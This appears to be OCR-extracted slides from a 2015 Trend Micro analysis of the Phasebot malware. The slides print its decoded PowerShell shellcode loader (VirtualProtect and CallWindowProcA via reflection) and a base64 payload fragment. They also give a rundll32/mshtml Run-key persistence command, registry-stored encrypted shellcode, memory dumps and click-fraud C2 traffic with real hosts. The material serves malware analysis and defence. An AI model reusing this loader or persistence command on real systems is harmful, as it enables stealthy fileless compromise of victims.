


```
 function gd
 {
   Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[
[Void]);
   $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(
"ReflectedDelegate")),[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule",
$false).DefineType("MyDelegateType","Class,Public,Sealed,AnsiClass,AutoClass",[System.MulticastDelegate]);
   $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,
$Parameters).SetImplementationFlags("Runtime,Managed");
   $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).
.SetImplementationFlags("Runtime,Managed");
   return $TypeBuilder.CreateType();
 }
```

  - The First Section, function gd, contains script that is used to interact with the systems memory in order to change permissions on a section of memory so that the code which will be written to it can be executed

Copyright 2015 Trend Micro Inc.

- # Stage 2 Code of Decoded Script




```
 function ga
 {
   Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String]
$Procedure);
   $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object
   {
     $_.GlobalAssemblyCache -And $_.Location.Split("\\")[-1].Equals("System.dll")
   };
   $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
   return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod(
"GetModuleHandle").Invoke($null,@($Module)))),$Procedure));
```

– The Second Section, function ga, is used to interact with and utilise functionality provided by functions/APIs which it exports from system DLLs such as “kernel32.dll” and “user32.dll”

Copyright 2015 Trend Micro Inc.


- Stage 2 Code of Decoded Script



```
 [Byte[]] $p=[Convert]::FromBase64String("VYvsg+xoamtYamVmiUWYWGpyZolFmlhqbmaJRZxYamVmiUWeWGpsZolFoFhqM2aJRaJYajJmiU
WkWGouZolFplhqZGaJRahYamxmiUWqWGaJRaxmiUWuZKEwAAAAx0XAVmlydMdFxHVhbEHHRchsbG9jxkXMAItADFODwAxWx0XQTG9hZMdF1ExpYnLHRd
hhcnlBxkXcAMdFsEdldFDHRbRyb2NBx0W4ZGRyZWbHRbxzc8ZFvgCLyFeLCWaDeSwYdSWLcTCNVZgz/yvyjRR+ilQVmDJUfZj2wkF1BkeD/wxy6oP
/DHQ5O8h1zotVCItCPItEEHiDZfgAA8KLeCCLcByLWCSLQBgD8gPaA/qJdeiJXeyJReSFwA+EggAAAOsLi1EY68mLXeyLdeiLRfiLDIcPtwRDizSGg2X
8AAPKiU30jUXQA/IpRfSLRfyLXfQD2IpEBdA6RB3QdQn/RfyDffwNcuWDffwNdQOJdeCJTfSNTbAzwClN9ItN9IpcBbADyDpcDbB1BkCD
+A9y64P4D3UDiXXw/0X4i0X4O0XkcoWNRcBQUv9V8It1CIueQBEAAIHGBBEAAGpAaAAwAAAD3v9zUGoA/9CJRfiFwA+EFgEAAItLVIN19ACL
+POkD7dLFI1UGSAzyWY7SwZzM4tKCIsyO852AovOhcl0FYt9CItyDIHHBBEAAAP3i3oEA/jzpA+3Swb
/RfSDwig5TfRyzYtwPAPwi46AAAAAg3wBDAB0SY18AQyLDwPIUf9V4IlF5IXAdCuLXwQDXfjrHosDhcB5BQ+3wOsHi034jUQIA1D/deT
/VfCJA4PDBIM7AHXdi0X4g8cUgz8AdbuLjqQAAACJTeCLjqAAAACL2CteNAPIg2X0AOs2i1XgOVX0czWNVvjR6nQijXkIiVXwD7cXZoXSdAyB4v8PAAA
D0AMRARqDxwL/TfB15AF19APOi3EEhfZ1w4tIPItMCChqAGoB/3UIA8j/0esCM8BfXlvJwhAAU1VWM/ZXOTU4kEAAdQv ...");
  [Uint32[]] $op=0;
  ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ga kernel32.dll VirtualProtect),(gd
@([Byte[]],[UInt32],[UInt32],[UInt32[]]) ([IntPtr])))).Invoke($p,15108,0x40,$op);
  ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ga user32.dll CallWindowProcA),(gd
@([Byte[]],[Byte[]],[UInt32],[UInt32],[UInt32]) ([IntPtr])))).Invoke($p,$p,0,0,0);
```


  - The Last Section, variable $p, will have the shellcode and dll once it is decoded from Base64 encoding

- Decoded variable $p contains shellcode and an embedded DLL




```
   Hex view file.bin                    ↓FRO ---------                  00000000|Hiew 7.20 (c)SEN
...LoadLibraryA ... GetProcAddress ...
14:8:178 89 159 34 178 89 159 35:1
                                                  MZ
        Win32 .DLL.
   PE
                              .MPRESS1                                  .MPRESS2
                      v2.19
1        2        3        4ReLoad  5        6        7Direct  8Table  9        10Leave  11       12
```

- Process created when the DLL is injected into the system’s memory



Time	PID	Process Path	Operation	Info
03:25:00:328	936	C:_virus\a.exe	new process	rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document
03:25:02:078	1624	C:\WINDOWS\system32\cmd.exe	process exit	
03:25:02:797	608	C:\WINDOWS\system32\rundll32.exe	new process	"C:\WINDOWS\system32\windowspowershell\v1.0\powershell.exe"
03:25:07:672	352	C:\WINDOWS\$968930Uinstall_KB968930$\PSCustomSetupUtil.exe	process exit	
03:25:15:125	1472	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe	new process	C:\WINDOWS\system32\dllhost.exe




Dllhost: Entire Memory


```
Offset
00090EC0  ................................................................
00090F00  ................................................................
00090F40  ................................................................
00090F80  ................................................................
00090FC0  ................................................................
00091000  .;..060414;8;178.89.159.34,178.89.159.35;1......................
00091040  ................................................................
00091080  ................................................................
000910C0  ................................................................
00091100  ....MZ@.........ÿÿ..¸.......................º..´.Í!¸.LÍ!Win32 .DLL...$
00091140  @...PE..L...Ã97S.........à..#..........▌2....╲Å2......0...........
00091180  ......................Ð2.....OK...................................
000911C0  .....Å2.╲.........................................................
00091200  ..............................ÜÅ2.P..........................MPR
00091240  ESS1.˚2......"................▌..à..à.MPRESS2....Å2......$......
00091280  ........à..à.....................................................
000912C0  ...............................................................v
00091300  2.19+#Q ..U.▌i¸....è.`...SVW3.Û▌ñj.Vÿ..˚0..▌ø▌ÿ.t.Æ..▌▌ü.îÿÿP.àÏ
00091340  .h.h3..D▌O.▌.Ä.▌ø.u73.öÿ4õ.@..▌Fô_.¨.▌Àt..F▌þ.râëC.▌ôOQOÁ.2.00³=
00091380  Ôx.P.ã_çøåµ8¾.´<▌..È▌ ...`uÕX▌ßO.....ÿ.D▌0.K3öVhLþ.D.ÿ.@6`e¥&.`
```

Copyright 2015 Trend Micro Inc.


Payload



```
Offset
01013340  e.....a.....tmp.f...%[^,],%s...........%[^(](%[^)]).....64..32..
01013380  type=cmd&version=1.0&aid=%s&builddate=%s&id=%s&os=%s_%s.http://%
010133C0  s/q.s...%[^,],..%[^;];%[^;];%[^;];..powershell.exe.............
```



```
Protocol  Source Port  Dest Port  Info
DNS             55729  domain Standard query 0x7c08  A 1e90ff.com
DNS            domain   55729 Standard query response 0x7c08  A 31.184.192.80
```



```
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Tue, 18 Nov 2014 18:53:12 GMT
Content-Type: text/xml; charset=utf-8
Connection: close
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Cache-Control: no-cache

<?xml version="1.0" encoding="UTF-8"?>
<records>
  <query><![CDATA[testosterone+for+women]]></query>
  <record>
    <title><![CDATA[eGameNation]]></title>
    <description><![CDATA[Your flash game source. ]]></description>
    <url><![CDATA[Gamenation.com]]></url>
    <bid>0.00041</bid>
    <clickurl><![CDATA[http://88.214.241.85/click?sid=201a117c856b12636030442f301d28f6ec8fe8a3&cid=0]]
></clickurl>
  </record>
  <processTime>1375</processTime>
</records>
<ref>http%3a%2f%2fexpendablesearch.com%2fsearch.php%3fq%3dtestosterone+for+women</ref><id>2</id>
```

PHASEBOT


Copyright 2015 Trend Micro Inc.

Registry 1: Auto-start Registry Entry

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Windows Host Process (RunDll) = rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close();
```

Copyright 2015 Trend Micro Inc.

Registry 2: Loader Registry Entry (1/2)



Name	Type	Data
(Default)	REG_SZ	(value not set)
JavaScript	REG_SZ	sPowerShellScript = "IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB0ZWQgU2hlbGxDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5I...
Rc4Encoded32	REG_BINARY	87 87 3f 5c d1 25 67 7d c8 47 0f 5a 9c b7 21 1f 0b 34 ab 0e 9d 2e 59 d6 a2 51 c7 66 18 54 5a c2 1d 6b c0 b8 17 f6 23 c3 7d ...
Rc4Encoded64	REG_BINARY	87 46 53 6f 96 a7 6b aa e8 65 ab da ae 96 4c 98 43 b5 8e e5 99 2e 59 9e 2b cd e3 66 1c 54 5a 8a c1 5e 01 31 ff ee 27 8b f4 f...


Computer\HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}

```
 sPowerShellScript =
\"IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbmNyeXB0ZWQgU2hlbGxDb2RlIEZyb20gVGhlIFJlZ2lzdHJ5IA0KDQojIF...\";
 oWSShell = new ActiveXObject(\"WScript.Shell\");
 sWindows = oWSShell.ExpandEnvironmentStrings(\"%windir%\");
